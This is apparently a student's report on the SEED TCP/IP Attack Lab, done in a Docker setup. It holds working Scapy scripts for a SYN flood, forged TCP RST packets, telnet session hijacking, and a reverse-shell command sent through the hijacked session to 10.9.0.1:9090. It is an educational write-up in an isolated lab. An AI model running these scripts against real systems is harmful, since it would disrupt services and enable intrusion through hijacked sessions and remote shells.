TCP/IP Attack Lab

57118205邱沐瑶

目录

实验准备

```
[07/11/21]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
WARNING: Found orphan containers (host-10.9.0.5) for this project.
If you removed or renamed this service in your compose file, you ca
n run this command with the --remove-orphans flag to clean it up.
Creating user1-10.9.0.6  ... done


Creating user2-10.9.0.7  ... done


Creating seed-attacker   ... done


Creating victim-10.9.0.5 ... done


Attaching to seed-attacker, victim-10.9.0.5, user2-10.9.0.7, user1-
10.9.0.6
user2-10.9.0.7 |  * Starting internet superserver inetd
       [ OK ]
victim-10.9.0.5 |  * Starting internet superserver inetd
       [ OK ]
user1-10.9.0.6 |  * Starting internet superserver inetd
       [ OK ]
```

```
[07/11/21]seed@VM:~/.../Labsetup$ dockps
39bbbfa933a0  victim-10.9.0.5
299c18a386e5  seed-attacker
514406251b04  user2-10.9.0.7
6097b15f0049  user1-10.9.0.6
```

Task 1: SYN Flooding Attack

打开docker-compose.yml，查看 SYN flooding countermeasure 相关语句。

```
22        sysctls:
23            - net.ipv4.tcp_syncookies=0
24
```

编写代码如下

Open ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes *synflood.py Save

```
1 #!/bin/env python3
2 from scapy.all import IP, TCP, send
3 from ipaddress import IPv4Address
4 from random import getrandbits
5
6 ip = IP(dst="10.9.0.5")
7 tcp = TCP(dport=23, flags='S')
8 pkt = ip/tcp
9
10 while True:
11     pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
12     pkt[TCP].sport = getrandbits(16) # source port
13     pkt[TCP].seq = getrandbits(32) # sequence number
14     send(pkt, verbose = 0)
15
```

攻击者执行该文件

```
[07/11/21]seed@VM:~/.../Labsetup$ docksh 29
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood.c  synflood.py
root@VM:/volumes# synflood.py
^CTraceback (most recent call last):
  File "./synflood.py", line 14, in <module>
    send(pkt, verbose = 0)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py",
line 345, in send
    socket = socket or conf.L3socket(*args, **kargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py"
, line 412, in __init__
    self.ins.bind((self.iface, type))
KeyboardInterrupt
```

受害者遭到泛洪攻击

```
root@39bbbfa933a0:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 127.0.0.11:35993        0.0.0.0:*
 LISTEN
tcp        0      0 10.9.0.5:23             70.11.67.45:44397
 SYN_RECV
tcp        0      0 10.9.0.5:23             153.98.74.117:42483
 SYN_RECV
tcp        0      0 10.9.0.5:23             161.90.36.98:30730
 SYN_RECV
tcp        0      0 10.9.0.5:23             11.247.33.201:21583
 SYN_RECV
```

本次实验telnet功能没有受到影响。改用C语言脚本，或者同时运行5个Python脚本，telnet功能就会受到影响。

Task 2: TCP RST Attacks on telnet Connections

使用user1（10.9.0.6）远程连接user2（10.9.0.7）


```
[07/11/21]seed@VM:~/.../Labsetup$ docksh 60
root@6097b15f0049:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
514406251b04 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 12 02:08:47 UTC 2021 from user1-10.9.0.6.net-10
.9.0.0 on pts/1
seed@514406251b04:~$
```

使用wireshark抓包



根据最后一个数据包中的端口号、序列号和Ａｃｋ，修改代码如下

Open *attack.py ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes Save

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.7", dst="10.9.0.6")
tcp = TCP(sport=23, dport=33262, flags="R", seq=534372077,
 ack=266570067)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)

```

运行该代码

```
[07/11/21]seed@VM:~/.../volumes$ sudo python3 attack.py
```

ｔｅｌｎｅｔ连接中断

```
Last login: Mon Jul 12 02:08:47 UTC 2021 from user1-10.9.0.6.net-10
.9.0.0 on pts/1
seed@514406251b04:~$ Connection closed by foreign host.
root@6097b15f0049:/#
```

Task 3: TCP Session Hijacking

使用user1（１０．９．０．６）远程连接ｕｓｅｒ２（１０．９．０．７）

```
142 2021-07-11 23:2… 10.9.0.6          10.9.0.7          TCP      68 33328 → 23
143 2021-07-11 23:2… 10.9.0.6          10.9.0.7          TCP      68 [TCP Dup A
144 2021-07-11 23:2… 192.168.43.59     192.168.43.59     ICMP     119 Destinatio
145 2021-07-11 23:2… 2409:8920:e41:219f:… ff02::1:ff00:ef ICMPv6   88 Neighbor S
146 2021-07-11 23:2… 2409:8920:e41:219f:… ff02::1:ff00:ef ICMPv6   88 Neighbor S
147 2021-07-11 23:2… 2409:8920:e41:219f:… ff02::1:ff00:ef ICMPv6   88 Neighbor S
148 2021-07-11 23:2… 2409:8920:e41:219f:… 2409:8920:e41:219f:… ICMPv6 159 Destinatio
149 2021-07-11 23:2… PcsCompu_bf:c8:0e                      ARP      44 Who has 19
150 2021-07-11 23:2… PcsCompu_bf:c8:0e                      ARP      44 Who has 19

e 143: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
x cooked capture
rnet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.7
smission Control Protocol, Src Port: 33328, Dst Port: 23, Seq: 1001933522, Ack: 4115035919, Len: 0
```

修改代码如下

Open who.py ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes Save


```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.7")
tcp = TCP(sport=33328, dport=23, flags="A", seq=1001933522,
 ack=4115035919)
data = "whoami\r\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)

```


运行该代码


```
[07/11/21]seed@VM:~/.../volumes$ sudo python3 who.py
```

这是我们伪造ｕｓｅｒ１给ｕｓｅｒ２的报文



ｕｓｅｒ１给ｕｓｅｒ２的两条回复报文





Task 4: Creating Reverse Shell using TCP Session Hijacking

使用ｕｓｅｒ１（１０．９．０．６）远程连接ｕｓｅｒ２（１０．９．０．７）

```
smission Control Protocol, Src Port: 33490, Dst Port: 23, Seq: 2255767561, Ack: 3195648588, Len: 0
```

编写代码如下


Open *hijack.py ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes Save

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.7")
tcp = TCP(sport=33490, dport=23, flags="A", seq=2255767561,
 ack=3195648588)
data="/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


执行该代码


```
root@VM:/volumes# hijack.py
```

伪造报文发送成功



收到相应回复




7 2021-07-12 03:2… 10.9.0.6 10.9.0.7 TELNET 105 Telnet Dat
8 2021-07-12 03:2… 10.9.0.6 10.9.0.7 TCP 105 [TCP Retra
9 2021-07-12 03:2… 10.9.0.7 10.9.0.6 TELNET 114 Telnet Dat
10 2021-07-12 03:2… 10.9.0.7 10.9.0.6 TCP 114 [TCP Retra
11 2021-07-12 03:2… 10.9.0.7 10.9.0.6 TELNET 147 Telnet Dat
12 2021-07-12 03:2… 10.9.0.7 10.9.0.6 TCP 147 [TCP Retra
13 2021-07-12 03:2… 10.9.0.7 10.9.0.6 TCP 181 [TCP Retra
14 2021-07-12 03:2… 10.9.0.7 10.9.0.6 TCP 181 [TCP Retra
15 2021-07-12 03:2… 10.9.0.7 10.9.0.6 TCP 181 [TCP Retra
16 2021-07-12 03:2… 10.9.0.7 10.9.0.6 TCP 181 [TCP Retra
Frame 11: 147 bytes on wire (1176 bits), 147 bytes captured (1176 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 4, Src: 10.9.0.7, Dst: 10.9.0.6
Transmission Control Protocol, Src Port: 23, Dst Port: 33490, Seq: 3195648640, Ack: 2255767610,
Telnet
Data: -bash: /dev/tcp/10.9.0.1/9090: No such file or directory\r\n
Data: seed@514406251b04:~$